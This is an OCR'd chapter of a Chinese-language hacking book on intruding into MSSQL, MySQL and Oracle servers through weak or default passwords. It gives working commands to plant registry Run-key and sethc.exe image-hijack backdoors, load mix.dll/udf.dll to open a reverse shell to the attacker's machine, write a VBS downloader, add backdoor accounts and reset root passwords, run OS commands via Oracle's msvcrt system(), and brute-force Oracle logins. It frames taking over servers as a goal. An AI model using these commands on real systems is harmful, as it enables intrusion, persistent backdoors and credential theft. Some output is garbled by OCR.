


图60

注意下这段代码中的“@server_name = 'test-ejk6epvx9p'”，这里的“@server_name”如何获取呢？一些人用语句“select host_name()”，其实得到的不是真实的机器名，这里我们用“**select name from master..syslogins**”得到数据库用户名，如图60。

这种方法比较鸡肋，现今开启sqlserveragent服务的机器已经比较少了，而且要开启这个服务的话又要sa权限，命令语句又繁多，容易产生书写上的错误。

当然，也有执行命令失败的时候，原因一般为以下两点：

```
1、xp_servicecontrol 被删除或者改名；
2、MSSQL 运行账户被改为 user 或者 power user，这个权限可以执行部分系统命令，但是无法使用超越本身权限的命令，如 net user nohack /add。
```

好了，最后我们来看一下操作注册表提权的方法。直接操作注册表其实只需要db_owner以上的权限就可以了，但是db权限下不能写注册表，要sa权限下才能对注册表进行写入。

操作注册表提权主要有两种思路，一种就是利用注册表的启动项，我们执行如下代码：

```
exec master.dbo.xp_regwrite 'HKEY_LOCAL_MACHINE','Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run','runing',
'REG_SZ','c:\windows\system32\cmd.exe /c net user lst lst /add'
```

这样，只要等待服务器重启就会运行我们的代码，从而添加一个用户名和密码都为lst的用户。既然能操作注册表了，我们可以用映像劫持之类的技术来达到不需要重启就可以直接占领3389的目的。

首先来了解一下映像劫持技术：

映像劫持（IFEO）就是image file execution options，它位于注册表HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options。最关键的是，这个键值下有一个Debugger参数，直接翻译为“调试器”，它是IFEO里第一个被处理的参数，其作用如下：

```
系统如果发现某个程序文件在 IFEO 列表中，它就会首先来读取 Debugger 参数！如果该参数不为空，系统则会把Debugger 参数里指定的程序文件名作为用户试图启动的程序执行请求来处理！
```

微软是想通过Debugger参数让程序员能够通过双击程序文件直接进入调试器里调试自己的程序，可如果我们把这里的程序换成其它的，如cmd.exe，就可以达到使用系统命令的效果了。

请看如下代码：

```
exec master.dbo.xp_regwrite 'HKEY_LOCAL_MACHINE','SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File
Execution Options\\sethc.exe','debugger','REG_SZ','c:\\windows\\explorer.exe'
```


免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

其中的c:\windows\explorer.exe就是我们平常看到的桌面程序，当我们进入目标服务器的3389后，直接按五次shift键就会出现服务器的桌面了。虽然这个时候我们没有登录账号，但还是可以使用任何程序，只不过一段时间后连接会断掉，如图61，到了这一步我们应该做的就是尽快加一个系统账户。




图61

呵呵，不知不觉，关于MSSQL提权的方法就讲了这么多，而且这只是基于sa权限下，且基于查询分析器下执行的命令。当然，在后面的章节中碰到的注射问题，通过注入点也是可以执行的，不过需要变化一下而已。而且基于db权限的提权也还有好多技巧没有提到，就算是sa账户，有时候也会碰见这样或那样的问题，我们在后面的章节遇到了再详细的解决。

除此之外，public提权方面的相关知识也没有涉及到，这个在后面遇到了会给大家讲解到。总之，大家的思路要灵活，比如那个映像支持，本身是病毒经常用的招数，可对于黑客来说，这也是一个比较不错的思路。渗透中的思路通常很重要，大家要记住这一点。

bbs.hh010.com
www.176ku.com

2.5.3 基于MySQL弱口令的入侵

MySQL是一个小型关系型数据库管理系统，开发者为瑞典MySQL AB公司，已在2008年1月16号被Sun公司收购。目前MySQL被广泛地应用在Internet上的中小型网站中，由于其体积小、速度快、总体拥有成本低，尤其是开放源码这一特点，被许多用户所喜爱。与其它的大型数据库，例如Oracle、DB2、SQL Server等相比，MySQL自有它的不足之处，如规模小、功能有限（MySQL Cluster的功能和效率都相对比较差）等，但这丝毫也没有减少它受欢迎的程度。对于一般的个人使用者和中小型企业来说，MySQL提供的功能已经绰绰有余，

目前Internet上流行的网站构架方式是**LAMP（Linux+Apache+MySQL+PHP），即使用Linux作为操作系统，Apache作为Web服务器，MySQL作为数据库，PHP作为服务器端脚本解释器**。由于这四个软件都是遵循GPL的开放源码软件，因此使用这种方式不用花一分钱就可以建立起一个稳定、免费的网站系统。

虽然这是一套很流行的配置，不过要是apache服务器运行在Windows服务器上，并且管理员也没有做一些相关的安全配置，那么这一台Windows服务器很有可能沦为肉鸡。

MySQL发展至今，在牛人们的挖掘下已经出现了不少提权的方法，而最为流行并且有效的莫过于mix.dll提权和udf.dll提权了。这里有一点需要为大家说明的是，在配置好MySQL后，3306端口是不对外开放的，但是在一些情况下，例如要从别处连接MySQL数据库的时候就需要开放外连端口。

当不允许外连的时候，客户端连上去会发现出现如下提示：

```
xxx.xxx.xxx.xxx is not allowed to connect to this mysql server
```

对此，我们可以在服务端进入MySQL，通过如下命令进入MySQL的命令行：

```
Mysql -h 127.0.0.1 -u root -p
```

回车后接着输入MySQL设置的密码，如图62。

免责[illegible]:站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com




图62

现在我们要为ip是192.168.1.203的机器开放连接到本机MySQL的权限，命令如下：

```
grant select,update,insert,delete on *.* to root@192.168.1.203 identified by "test";
```

其中root为要给予开放的用户，192.168.1.203为允许连接的机器ip，test为root用户的密码，执行成功后返回信息如图63。




图63

这样我们就可以在192.168.1.203的机器上用mysql.exe连接到本机的MySQL数据库了。很显然，管理员这样做并不安全，因为root账户的密码过于简单。现在我们来看一下攻击者通过弱口令是如何操纵对方机器的。

现行的mix.dll和udf.dll提权其实都是基于向MySQL导出文件，然后建立函数后执行代码，我们来先看看mix.dll提权。

装有MySQL服务的机器ip为192.168.1.121，本机ip为192.168.1.203。首先用mysql.exe连到192.168.1.121的机器上，然后导出mix.txt，命令如下：\. C:\mix.txt。其中c:\mix.txt为mix.txt实际所在的路径名，成功后返回信息如图64。




图64




图65

这个时候再使用命令“**select Mixconnect('192.168.1.203','888');**”反弹一个shell，然后在本机用nc监听888这个端口，命令为：**nc -vv -l -p 888**。执行后出现错误，如图65。

从提示的信息来看，说明mysql.Mixconnectp这个存储过程没有建立，可是刚才导入的明明就是建立存储过程的函数啊？一些没有经验的攻击者在碰到这种情况后就会不知所措了，其实不然，我们打开mix.txt文件，看到最后有下面几条语句：

```
GRANT ALL PRIVILEGES ON *.* TO awhy@'%'IDENTIFIED BY 'tamade' WITH GRANT OPTION ;
use mysql;
update user set password='2733889a1030432b' where host='%' and user='root';
FLUSH PRIVILEGES;
create table yaiy(data LONGBLOB);
```


每月及时观看更多月刊書籍
bbs.hh010.com
免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。
更多资源请关注鸿鹄论坛：bbs.hh010.com

```
insert into yaiy values("");
update yaiy set data = @a;
select data from yaiy into DUMPFILE 'c:\\Program Files\\yaiy.dll';
drop table yaiy;
create table iget(data TEXT);
insert into iget values("iLocal  = LCase(WScript.Arguments(1))");
insert into iget values("iRemote = LCase(WScript.Arguments(0))");
insert into iget values("Set xPost = CreateObject(\"Microsoft.XMLHTTP\")");
insert into iget values("xPost.Open \"GET\",iRemote,0");
insert into iget values("xPost.Send()");
insert into iget values("Set sGet = CreateObject(\"ADODB.Stream\")");
insert into iget values("sGet.Mode = 3");
insert into iget values("sGet.Type = 1");
insert into iget values("sGet.Open()");
insert into iget values("sGet.Write(xPost.responseBody)");
insert into iget values("sGet.SaveToFile iLocal,2");
select data from iget into outfile 'C:\\Program Files\\iget.vbe';
drop table iget;
CREATE FUNCTION Mixconnect RETURNS STRING SONAME 'c:\\Program Files\\yaiy.dll';
```

这里的代码是针对MySQL4.0以下版本的，如果MySQL的版本在5.0以上的话（大家仔细看图62就会发现MySQL的版本信息了），我们要把如下语句进行修改：

```
select data from yaiy into DUMPFILE 'c:\\Program Files\\yaiy.dll';
CREATE FUNCTION Mixconnect RETURNS STRING SONAME 'c:\\Program Files\\yaiy.dll';
```

把以上代码做一下改动，修改后的代码如下：

```
select data from yaiy into DUMPFILE 'c:\\windows\\system32\\yaiy.dll';
CREATE FUNCTION Mixconnect RETURNS STRING SONAME 'c:\\windows\\system32\\yaiy.dll';
```

好了，我们还是重复前面的命令执行操作，返回信息如图66，还是错误！

```
uery OK, 1 row affected (0.00 sec)

uery OK, 1 row affected (0.00 sec)

RROR 1086 (HY000): File 'C:\Program Files\iget.vbe' already exists
uery OK, 0 rows affected (0.00 sec)

RROR 1124 (HY000): No paths allowed for shared library
ysql> select Mixconnect('192.168.1.203','888');
RROR 1305 (42000): FUNCTION mysql.Mixconnect does not exist
ysql>
```

图66

我们回头想一想，导出的文件这回位置是正确了，存储过程依然没有建立的话，我们来手工建立一下。输入如下语句，执行后结果如图67。

```
Create function Mixconnect returns string soname 'yaiy.dll';
```

```
RROR 1127 (HY000): Can't find function 'mixconnect' in library
ysql> create function Mixconnect returns string soname 'yaiy.dll';
uery OK, 0 rows affected (0.02 sec)
```

图67

这里提醒一下，**Mixconnect要注意大小写，最后的yaiy.dll是根据mix.txt里c:\\Program Files\\yaiy.dll的名字来设置的。**

接着再次重复前面执行失败的命令，成功啦！现在本地监听的端口上有反应了，然后就像在本机cmd模式里一样可以执行我们想要的命令了。**令人遗憾的是，用mix.dll提权经常会导致服务器的mysql.exe出现假死状态**，这样给我们的连接带来了一些意想不到的情况。不过，udf.dll的提权就不会产生这样的情况，让我们来实战一下udf.dll提权。

当扫描到一个弱口令后登录上去，首先利用命令："**select * from mysql.user;**"来确保这台机器是不是有读文件的权限。如果没有，那我们只有放弃了。不过运气似乎很好，我们看到执行后返回的信息如图68。

看来是有权限了，我们把udf.txt导入，如图69。

免责[illegible]站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

```
C:\>mysql -h 211.[illegible]30 -u root -p
Enter password: ******
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 5890
Server version: 4.0.21-standard

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> select * from mysql.user;
+--------------------+------+----------+-------------+-------------+-------------+
| Host               | User | Password | Select_priv | Insert_priv | Update_priv |
| Delete_priv | Create_priv | Drop_priv | Reload_priv | Shutdown_priv | Process_priv |
| File_priv | Grant_priv | References_priv | Index_priv | Alter_priv | Show_db_priv |
| Super_priv | Create_tmp_table_priv | Lock_tables_priv | Execute_priv |
| Repl_slave_priv | Repl_client_priv | ssl_type | ssl_cipher | x509_issuer |
| x509_subject | max_questions | max_updates | max_connections |
```

图68

```
mysql> \. c:\udf.txt
Query OK, 0 rows affected (7.86 sec)

Database changed
Query OK, 0 rows affected (1.55 sec)

Query OK, 1 row affected (0.20 sec)

Query OK, 1 row affected (0.11 sec)
Rows matched: 1  Changed: 1  Warnings: 0

Query OK, 1 row affected (0.08 sec)

Query OK, 0 rows affected (0.05 sec)

mysql>
```

图69

```
mysql> create function cmdshell returns string soname 'udf.dll';
ERROR 1126 (00000): Can't open shared library 'udf.dll' (errno: 2 udf.dll: cannot open shared object file: No such file or directo)
```

图70

没有什么错误返回，好了，接着来执行一下命令试试。首先还是要建立存储过程，命令为：“**create function cmdshell returns string soname 'udf.dll';**”，返回信息如图70。

出现这种情况有两个原因，其一就是因为生成的udf.dll被当成木马被服务器上的杀毒软件给查杀了；其二就是文件代码的最后几句如下：

```
use mysql;
create table sgl(data LONGBLOB);
insert into sgl values("");
update sgl set data = @a;
select data from sgl into DUMPFILE 'c:\\windows\\system32\\udf.dll';
drop table sgl;
```

也就是说如果服务器为Windows2000的话，这个路径就是错误的。我们可以依据情况修改一下，变成：**select data from sgl into DUMPFILE 'c:\\winnt\\system32\\udf.dll';**

再传一下，结果还是一样，于是作罢。因为我本身没有免杀的udf.txt，但这并不代表其它的人没有。现在只好在本地做一下测试了，由于在本地测试的时候，把上面的语句写成了“**create function cmdshell2 returns string soname 'udf.dll';**”，故执行命令的时候也应该相应的变换一下，如图71 。

```
mysql> select cmdshell ('net user');
ERROR 1305 (42000): FUNCTION mysql.cmdshell does not exist
mysql> select cmdshell2 ('net user');
+-----------------------------------------------------------------------------+
| cmdshell2 ('net user')                                                      |
+-----------------------------------------------------------------------------+
|                                                                             |
+-----------------------------------------------------------------------------+
\\ 的用户帐户
```

图71

这个是直接在命令行下执行命令，而不需要我们在本地监听端口，不分mysql.exe的版本，也不会出现mysql.exe假死的可能。因此，udf.dll提权相对于mix.dll的成功率要高些。

总结一下，Windows下的root账户权限一般都比较高，而在*nix下权限就没有这么高了。当然，这些权限也是可以由管理员设置的，而且上面所讲都是基于命令行下的操作，

免责声明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

其实我们拿到webshell后也可以在webshell里操作，而且步骤更简单。在命令行下操作虽然比较麻烦，不过方法比较重要，大家要仔细实验一下。

2.5.4 基于oracle弱口令的入侵

Oracle公司是全球最大的信息管理软件及服务供应商，成立于1977年，总部位于美国加州Redwood shore。目前，全球多个电子商务网站、90%以上的上市.COM公司及大约70家“财富全球100强”企业均不约而同地采用Oracle电子商务解决方案。正因为oracle的强大复杂，使得许多人平常并没有多大机会去接触这种类型的数据库。并且使用这种数据库的一般为大型商业网站，如银行、大企业之类，其庞大的体积和繁多的存储过程也让一些想学习的人望而却步。不过，正因为其太强大了，所以一旦出现配置不当的问题，后果也是比较严重的。

在oracle数据库安装过程中的两个具有DBA（即数据库管理员）权限的用户Sys和System，其默认密码为manager。正因为如此，很多管理员忽视了这一点，没有更改默认密码，这样就为攻击者留下了可乘之机。下面就引用我的好友mickey的两篇文章来为大家说明一下攻击者如何通过oracle来入侵。

◆ 《一次通过oracle8i入侵系统之旅》 ◆

最近看了些有关Oracle的安全资料，随后做了一个渗透测试，接着把过程记录下来方便日后查阅，这里也拿出来和大家分享了。先用SuperScan4.0扫描下要测试的主机，结果如图72。




图72

端口1521是Oracle的TNS Listener默认监听端口，通过扫描报告还可以看到Oracle的版本为8i。现在还不知道对方的操作系统版本，看到主机还开放了终端服务，直接连上去看下操作系统版本，如图73。确定操作系统版本为Windows Server 2003企业版。



图73

免责[illegible]站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com



图 74



图 75

Oracle 10g 之前的版本，默认情况下是允许远程管理 TNS Listener 的，这台主机的 Oracle 版本为 8i，我们通过 TNS Listenner 来收集下更多的详细信息。如果本地安装了 Oracle，可以直接调用 Lsnrctl 连接到测试的主机，如图 74。

通过输入“**status**”命令我们可以得到 oracle 详细版本（8.1.70.0）、操作系统（Windows）、跟踪级别为 OFF（说明没有开启审核）、安全性为 OFF（说明没有设置 Listener 口令）、日志文件的绝对路径（判断 Oracle 安装路径）、数据库的 SID（ccdr）等。

要远程管理 Oracle，需要知道 IP、数据库的 SID 和连接的用户名和密码。IP 和 SID 我们已经知道了，接下来用 oscanner 工具扫描下要测试的主机是否存在默认密码，如图 75。

看来管理员安装完 Oracle8i 后就没有进行进一步的安全配置了，所有的用户名密码都是默认的。在 Oracle 中，SYS/SYSTEM 都是具有 DBA 权限的账户，我这里选择使用 SYSTEM/MA NAGER 来连接数据库。

在本地用 Sqlplus 连接到目标 Oracle 数据库，命令为：“**SqlPlus system/manager@//victimip:1521/ccdr**”，连接成功后可以通过 PL/SQL 来运行 OS 命令。首先需要创建库来定位 msvcrt.dll 文件，这里需要使用完整的路径。通过刚才对主机的查点，我们已经知道操作系统为 Win2003，如果系统安装到 C 盘的话，那 msvcrt.dll 默认路径就为 c:\windows\system32\msvcrt.dll，创建库的命令如下：

```
CREATE OR REPLACE LIBRARY exec_shell AS 'c:\windows\system32\msvcrt.dll';
```

接着写一个过程来调用 msvcrt.dll 里的 system()函数，命令如下：

```
CREATE OR REPLACE PACKAGE oracmd IS
PROCEDURE exec (cmdstring IN CHAR);
end oracmd;
/
CREATE ORE REPLACE PACKAGE BODY oracmd IS
PROCEDURE exec (cmdstring IN CHAR)
IS EXTERNAL
NAME "system"
LIBRARY exec_shell
LANGUAGE C;
end oracmd;
/
```

创建完后就可以运行 OS 命令了，由于主机已经开放了终端服务，所以我这里添加个管理员，然后连接服务器，命令如下：

```
exec oracmd.exec ('net user mickey imissyou /add');
```


免责声明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

```
exec oracmd.exec ('net localgroup administrators mickey /add');
```

账户创建完成后如图76，这样就可以连接终端服务了，一台肉鸡到手！

```
D:\>sqlplus system/manager@//[illegible]:1521/ccdr
SQL*Plus: Release 10.2.0.1.0 - Production on 星期二 6月 12 00:48:42 2007
Copyright (c) 1982, 2005, Oracle.  All rights reserved.
连接到:
Oracle8i Enterprise Edition Release 8.1.7.0.0 - Production
With the Partitioning option
JServer Release 8.1.7.0.0 - Production
SQL> CREATE OR REPLACE LIBRARY
  2  exec_shell AS 'c:\windows\system32\msvcrt.dll';
  3  /
库已创建。
SQL> show errors
没有错误。
SQL> CREATE OR REPLACE PACKAGE oracmd is
  2  PROCEDURE exec (cmdstring IN CHAR);
  3  end oracmd;
  4  /
程序包已创建。
SQL> show errors
没有错误。
SQL> CREATE OR REPLACE PACKAGE BODY oracmd IS
  2  PROCEDURE exec (cmdstring IN CHAR)
  3  IS EXTERNAL
  4  NAME "system"
  5  LIBRARY exec_shell
  6  LANGUAGE C;
  7  end oracmd;
  8  /
程序包体已创建。
SQL> exec oracmd.exec ('net user mickey shinny /add');
PL/SQL 过程已成功完成。
SQL>
```

图76

通过阅读这篇文章，我们知道第一个突破口便是利用oscanner.exe扫描到有弱口令的用户名和密码，其次是查点知道了oracle的版本过低（8i），在高版本的oracle中是不允许Lsnrctl在public权限下连接的。好了，我们再看一篇好友mickey写的关于如何破解oracle密码的文章吧。

◆ 《Crack oracle password》 ◆

要连接远程的Oracle数据库，需要知道SID、用户名、密码，当然还有最重要的IP地址。SID如果被管理员修改的话，可以利用sidguess来进行破解，速度非常的快，至于成功与否，就要看你的字典配置了，破解效果如图77。

```
D:\WINDOWS\system32\cmd.exe
D:\Penetrate\DataBase\Oracle\sidguess>sidguess.exe host=192.168.0.1 port=1521 si
dfile=sid.txt
SID=XE

D:\Penetrate\DataBase\Oracle\sidguess>
```

图77

Oracle不同的版本有大量的默认账户密码，可是有些情况下，Oracle数据库管理员把默认的密码给修改了，这时我们就要选择暴力破解了。如果账户破解成功，登录上去后是DBA权限的话就太棒了！如果不是，也可以利用Oracle的一些漏洞进行提权。

进入数据库后，我一般选择的是抓取其他用户的密码哈希值，然后本地Rainbow破解。如果同网段还有其他的Oracle数据库，可以抓包等待其他用户的Oracle登录验证，取出敏感信息，然后破解，进一步扩大战果。下面我就分别讲讲这三种破解方法及相关工具的使用。

小知识：有关Oracle密码的基础知识

1、标准的Oracle密码可以由英文字母、数字、#、下划线（_）、美元字符（$）构成，密码的最大长度为30个字符。Oracle密码不能以“$”、“#”、“_”或任何数字开头，密码不能包含像“SELECT”、“DELETE”、“CREATE”这类的Oracle/SQL关键字。

2、Oracle的弱算法加密机制：两个相同的用户名和密码在两台不同的Oracle数据库机器中，将具有相同的哈希值，这些哈希值存储在SYS.USER$表中，可以通过像DBA_USERS这类的视图来访问。

3、Oracle默认配置下，每个账户如果有10次的失败登录，此账户将会被锁定。但是SYS账户在Oracle数据库中具有最高权限，能够做任何事情，包括启动／关闭Oracle数据库。即使SYS被锁定，也依然能够访问数据库。

免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

一、远程暴力破解

由前面的基础知识3可以得知，选择远程破解Oracle的最好账户是SYS，因为此账户永远有效。Oracle 10G以前的版本在安装的时候并没有提示修改SYS的默认密码，而且Oracle 10G虽然提示修改密码，但是并没有检查密码的复杂性，如图78。




图78

这样我们就可以使用Orabrute工具来进行远程破解。在使用这个工具的时候，需要系统提前安装好Sqlplus，该工具的原理很简单，就是不停的调用Sqlplus，然后进行登录验证。账户选择的是SYS，密码则为password.txt中的密码单词，只要登录成功，就会调用selectpassword.sql脚本抓取出在SYS.USER$表中的其他用户的哈希值，然后退出程序。

这里有个注意的地方，当第二次运行Orabrute的时候，需要删除或移动同目录下的前一次运行Orabrute时生成的thepasswordsarehere.txt和output.txt文件。

Orabrute的使用格式为：orabrute <hostip> <port> <sid> <millitimewait>，在配置好有效参数后执行结果如图79、图80。




图79

免责 本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

Orabrute的破解速度比较慢，我们可以采取变通的方法来破解。如果Oracle的数据库版本为Oracle10G，默认自带个通过8080端口来远程管理数据库的WEB接口，如图81。




图80




图81

当我们访问http://ip:8080/oradb/public/global_name时，会弹出认证信息，这种HTTP的基本验证有好多的工具都可以快速破解，比如著名的Hydra。我这里选择的是图形界面的wwwhack，设置好用户名为SYS，然后选择字典就可以破解了，速度要比通过Orabrute来破解快许多，如图82。

